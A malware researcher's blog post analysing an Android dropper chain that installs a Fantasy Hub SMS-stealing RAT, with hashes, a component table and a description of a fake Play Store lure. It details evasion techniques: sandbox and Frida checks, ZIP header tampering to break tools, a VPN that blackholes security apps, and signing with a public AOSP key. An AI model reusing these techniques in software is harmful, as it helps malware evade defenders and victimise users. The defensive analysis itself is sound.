Contents
I pulled До_Вылета.apk (“Before Departure”) from MalwareBazaar, where it was uploaded on November 21, 2026. In a sandbox it barely does anything. It opens Google Play, sometimes redirects to Google News, and stops. That’s all Triage’s public run caught. The Android 10 and 11 VMs only hit Google services, no family was tagged, and the Android 9 VM couldn’t even parse the APK. The only child process was ps, which turns out to be one of its Frida checks.
Unpacked, it’s only the first of three stages. The last one is a November 2026 build of Fantasy Hub, a subscription Android RAT sold on Russian-language channels. It steals SMS and notifications. Here’s what stood out…
Key Findings#
- Stage 1 starts a local VPN that blackholes 22 packages during install, including Play Protect, Kaspersky, and Samsung, Xiaomi, OPPO, and vivo security apps, while every other app stays online. Earlier VPN tricks I could find blocked only Google Play (and Play Services) out of the box, or the whole device. RemControl’s operator can update its blocklist remotely, but this is the first build I’ve seen ship with security suites on it by default.
- By default, C2 runs through a Rust VLESS + REALITY tunnel meant to make its TLS handshake look like a visit to
vk[.]ru. It has weak spots defenders can use: a hand-built ClientHello unlike a current Chrome one, a plainws://hop from relay to backend, and latency probes that reach the backends outside the tunnel. - Stage 1 renames Stage 2 and signs it again on each phone, so post-install hashes don’t help much. Its cert generator has a date bug, shared with a July 2026 build, that makes a better hunting signal.
- Triage’s public run saw only Google Play and Google News. Nine sandbox and Frida checks run without a tap. Separately, Stage 3 flags suspected sandboxes to the operator with a
*31#probe that, on a real phone, may also turn on caller ID hiding. - Any app on the phone can drive the RAT or inject JSON into its C2 stream, because its command receiver (once enabled) and its outbound receiver are exported with no permission.
- The RAT itself got smaller. Eleven of the commands Zimperium documented are gone, along with WebRTC streaming and the bank phishing templates, and two SMS commands are new.
- A dormant Telegram bot and Cloudflare Worker in a native library tie it to a July 2026 build. They were live in a July sample that Triage tags as
fantasyhub.
The Infection Chain#

On a real phone…
- Stage 1 loads the real Google Play Store under a fake update popup and runs nine sandbox and Frida checks. If any trip, it redirects to Google News.
- On a clean phone, it asks for VPN consent and blackholes traffic for 22 packages, including Google Play, Play Protect, Kaspersky, OEM security suites and stores, Settings, and System UI. That’s meant to cut off cloud scans during the install while every other app stays online.
- Once the user allows “Install unknown apps”, it decrypts Stage 2 from its assets, renames it, signs it again with a fresh key, and prompts Android to install it. Once Stage 2 installs, it drops the VPN, launches Stage 2, and exits.
- Stage 2 has no launcher icon. After a second round of sandbox checks, a native library rebuilds Stage 3, the Fantasy Hub RAT itself, straight into memory from three encrypted shards.

- Stage 3 asks for SMS and phone permissions, the default SMS role, a battery exemption, and notification access. Then it pulls its C2 and relay addresses from DNS TXT records and connects through the REALITY tunnel.
How I Analyzed It#
Everything here comes from static analysis in an offline VM. I didn’t detonate the APK on a phone or resolve its C2 domains, so I haven’t seen live TXT records, REALITY relays, or the operator panel, and runtime behavior like the VPN blocking Play Protect is inferred from the code. To confirm a few details, I ran isolated pieces outside Android: a handful of native functions in the Unicorn CPU emulator and Stage 1’s Java rewriter on a desktop JVM. I also rendered the decrypted lure page offline for the screenshot below.
I didn’t read every class in stage3.dex end to end, skipping FegojadefilonaruService_d4ea, parts of the WorkManager keepalives, and an unused USSD helper. I also don’t know how До_Вылета.apk is being distributed. Between the Russian UI, Kaspersky in the VPN blocklist, and vk[.]ru as the default SNI, it’s most likely aimed at Russian-speaking victims.
I used jadx 1.5.7 for Java and Ghidra 12.1 plus objdump for native libs. Where jadx failed on a method, I read its fallback output or the Dalvik bytecode. If you follow along, search by method or string name, since jadx versions differ. Class and method names are the malware’s own unless I say otherwise, StringFog strings are shown decoded, and I trimmed unrelated lines to ....
Sample Information#
| Field | Value |
|---|---|
| Filename / Label | До_Вылета.apk (До Вылета.) |
| Package Name | com.sm.jkckycrqofp |
| Size | 7,778,206 bytes (7.42 MiB) |
| SHA-256 | 96cf6822cc7f421cd10cd9ca463b1f04b54929e6b1949743a56531b13d6479ee |
| SHA-1 | 473c4d5419ef0c14e738da24c52c2a5027c4fc5d |
| MD5 | 041f5f2670cb4bcb6516f6292846674c |
| Source | MalwareBazaar (first seen 2026-11-21 09:13:51 UTC, reported by Parper) |
| Build Window | Stage 2 template cert notBefore 2026-11-20 23:03 UTC; affiliate tag "21.11 new" |
Background#
Fantasy Hub isn’t new. Two public writeups cover earlier builds…
- Zimperium (November 2025) described it as a RAT “sold on Russian-language channels under a Malware-as-a-Service (MaaS) subscription” with a Telegram builder bot. That build already had the fake Play Store update lure, default SMS abuse, notification theft, USSD execution, and a
metamask_loaderlibrary. Zimperium’s IOCs are on GitHub. - Angara Security (February 2026, Russian) wrote up a newer build as “Android Mamont”. They didn’t call it Fantasy Hub, but it used the same XOR key,
Fantasypanelhub651241. By then it used DNS over HTTPS (DoH) TXT lookups, an OkHttp WebSocket C2, and decryptedmetadata.datintochiken.apk.
Here’s how the dates line up, including three from this build…
| Date | Event |
|---|---|
| November 6, 2025 | Zimperium publishes the first Fantasy Hub writeup |
| February 4, 2026 | Angara publishes its “Android Mamont” writeup |
| July 1, 2026 | The “chiken” APK first shows up on Triage |
| September 2026 or later | This build’s Rust REALITY library is compiled |
| November 20, 2026, 23:03 UTC | The Stage 2 template’s signing cert starts |
| November 21, 2026, 09:13 UTC | До_Вылета.apk is uploaded to MalwareBazaar |
Using a local VPN to cut off network access during sideloading isn’t new either. ToxicPanda 2.0 blocks Google Play and Play Services, and RemControl blocks Google Play through a per-app blocklist. RemControl’s C2 also has a set_app_blocklist command that updates the list of apps blocked from network access. ArcticRAT blackholes the whole device, and one Hirudo dropper cuts all of the device’s IPv4 traffic during install. None of those writeups describe a default blocklist aimed at security suites like this one.
Why I’m Calling It Fantasy Hub#
Nothing in the APK says “Fantasy Hub”, but it lines up with the earlier builds…
- The old MetaMask project name still shows up in Stage 3’s wake lock tags, like
MetaMask:FcmWakeLock, and in the Rust library’sJava_com_example_MetaMask_*exports. Zimperium’s build had ametamask_loaderlibrary, and Angara’s build uses the same export prefix. - 10 of 14 commands match Zimperium’s table verbatim, including distinctive ones like
setInvisibleInterceptandsendUssdWithChoice, and two more were just renamed:snapBiteisreplyToNotificationandhideShellisdeleteNotification. OnlygetSMSJsonandsendMassSmsare new. - The hostname/TXT XOR key
Fantasypanelhub651241, stored Caesar-shifted insidelibliblorhrs.so, matches Angara’s build. The key spells out the panel’s name on its own, whatever Angara called the family. - The dormant Telegram bot, chat ID, and Cloudflare Worker in
libliblorhrs.sowere live in a July 2026 sample that Triage tags asfantasyhub. That tag is Triage’s own classification, so it supports the link rather than proving it.
Stage 1: The Bloom Dropper#
I’ll call Stage 1 the “Bloom” dropper, after its lure file assets/bloom.html. Nothing in it ties back to Fantasy Hub, and it looks like a generic dropper kit.
Packaging Tricks#
The APK only carries APK Signature Scheme v2 and v3 signatures, with no v1 JAR signature…
$ apksigner verify --verbose --print-certs s1.apk
Verifies
Verified using v1 scheme (JAR signing): false
Verified using v2 scheme (APK Signature Scheme v2): true
Verified using v3 scheme (APK Signature Scheme v3): true
...
Signer #1 certificate DN: CN=com_android_nfc, OU=Android, O=Google Inc., L=Mountain View, ST=California, C=US
Signer #1 certificate SHA-256 digest: fae9122a8721d6e2a196d2224dffcf773c9127e2bb956cbddb40b009192ffdfd

$ keytool -printcert -jarfile s1.apk
keytool error: java.util.zip.ZipException: invalid CEN header (encrypted entry)
The subject says O=Google Inc. because this is the public AOSP NFC test cert, an exact byte match for nfc.x509.pem. Its private key, nfc.pk8, is published in the same AOSP folder, so anyone can sign with it. The cert only starts on November 1, 2023, so it can’t be one of the platform keys leaked in 2022.
Kaspersky’s OpenTIP flags the APK as HEUR:Trojan-Dropper.AndroidOS.Creduz.t, and URLhaus uses the same family name for “Sevgi”, a Turkish dating scam dropper Dızmana analyzed in June 2026. Sevgi also signs with a CN=com_android_nfc cert and checks for the same Frida and goldfish/ranchu artifacts. Dızmana’s post doesn’t include the cert hash, so I can’t prove it’s the same key, but Creduz looks like Kaspersky’s name for a shared dropper kit rather than for Fantasy Hub itself.
The keytool error sent me into the ZIP structure. I wrote a quick Python script to dump the ZIP table, and most of what it turned up is there to break parsers…
resources.arschas its ZIP flags set to0x801, which includes the encrypted bit, even though it’s plaintext. Android’slibziparchivenever checks that bit, at least as far back as Android 9, but Java’sZipFiledoes, sokeytoolrejects the whole APK. It’s the same idea as BadPack’s tampered ZIP headers.- The real
AndroidManifest.xmlis 76,648 bytes in the ZIP, but its header declares 47,336. Android stops at the declared size, while stricter tools choke on the 29 KB of random padding after it. - 1,785 of the 2,028 entries are zero-byte decoy files under
assets/. - 14 entries use decoy paths that mimic real ones, like
//classes.dexandAndroidManifest.xml/..xml. Five are fake DEX files with valid headers and checksums over random bytes, and three are full manifests forcom.sync.media.hub, probably the dropper template’s name before renaming.
Only two of the non-empty assets matter, and both are encrypted. The 17 KB bloom.html is the fake Play Store lure, and the 2.8 MB rgfrhdwuwa.bin is Stage 2.
The manifest only asks for basics like INTERNET, QUERY_ALL_PACKAGES, and REQUEST_INSTALL_PACKAGES, with no SMS, contacts, or accessibility. The rest is mostly padding, including 46 dummy components with no backing classes and 104 unused metadata tags. The real code is just seven animal-named classes: an Application and six components.
| Component | Type | What it does |
|---|---|---|
Lemur | Application | Creates a silent notification channel. |
Bison | Launcher Activity | Shows the fake Play Store screen, runs sandbox checks, and drives the VPN and install flow. |
Deer | Activity | Decoy Google News WebView. Never started. |
Mink | VpnService | Per-app blackhole VPN. |
Tern | ForegroundService | Waits for “Allow from this source”, then brings Bison back. |
Ibis | BroadcastReceiver | Handles PackageInstaller callbacks, deletes g.apk, and launches Stage 2. |
Pika | BroadcastReceiver | Exact alarm receiver rearming every 4 seconds on MIUI/HyperOS. Never canceled, so it keeps waking Stage 1 even after Ibis kills it. |
Almost every string in these classes goes through StringFog, an open-source XOR string obfuscator.
Why Sandboxes Only See Google Play and Google News#
On launch, Bison loads the real https://play.google.com/store/apps in a background WebView and overlays the decrypted bloom.html. The fake update prompt uses the APK’s own icon and label, fake Play Store stats, and a hardcoded “4.6 MB” size on first run. The real Stage 2 size only appears if the app is reopened after g.apk is cached, which is why my offline render says 2.8 MB…

The victim never has to tap the button. Outside MIUI/HyperOS, Bison.startFlow() runs 1,500 ms after the page loads. On MIUI/HyperOS, first launch skips that and schedules a 5-second alarm instead. startFlow() runs nine checks in order before touching the VPN or payload…
- Binds a local
ServerSocketon the Frida and debugger ports27042-27046,9999, and23946-23949. - Scans
/proc/self/mapsforfrida-agent,frida-gadget, andlinjector. - Checks nine hardcoded Frida paths on disk.
- Runs
psand greps forfrida-server,gum-js-loop,fridahelper, andlinjector. - Checks
Debug.isDebuggerConnected()andDebug.waitingForDebugger(). - Checks whether
Build.HARDWAREisgoldfishorranchu, orBuild.MODELcontainssdk,emulator, orAndroid SDK built for x86. - Looks for one hardcoded sandbox fingerprint,
OnePlus/IN2023/OnePlus8Pro:11/QKR1.191246.002/2006701342:user/release-keys, and five test automation packages, including Appium and UIAutomator. - Aborts if uptime is under 10 minutes.
- Flags fresh VM images: Settings installed within 10 minutes of boot, at least one user app with all of them installed within 5 minutes of Settings, fewer than 5 launcher activities on Android 10 and below, or a launcher app named “AndroidX Crawler”, “Stub App for AndroidX Crawler”, or “location.services”.
If any trip, Bison shows a “Device is not supported” toast and redirects to Google News.
That’s all Triage saw. The checks ran automatically, tripped on the VM, and redirected to Google News. The ps process Triage recorded came from check 4, though I can’t tell from the report which check tripped. Even if a sandbox beat all nine, it would stall at the VPN prompt.
jadx had me reading check 9 backwards at first. It shows the launcher count condition as SDK_INT > 29 && size() < 5, but in the Dalvik bytecode, if-gt v3, v4 jumps past the count when SDK_INT > 29. So the count only runs on Android 10 and below, which includes Triage’s Android 10 VM.
The 22-Package Blackhole VPN#
If all nine checks pass, Bison asks for VPN consent and starts Mink, which sets up a VPN session named MediaSync with address 10.200.0.1/32 and route 0.0.0.0/0, then never reads from the TUN interface, so packets are silently dropped. Here it is in jadx-gui…
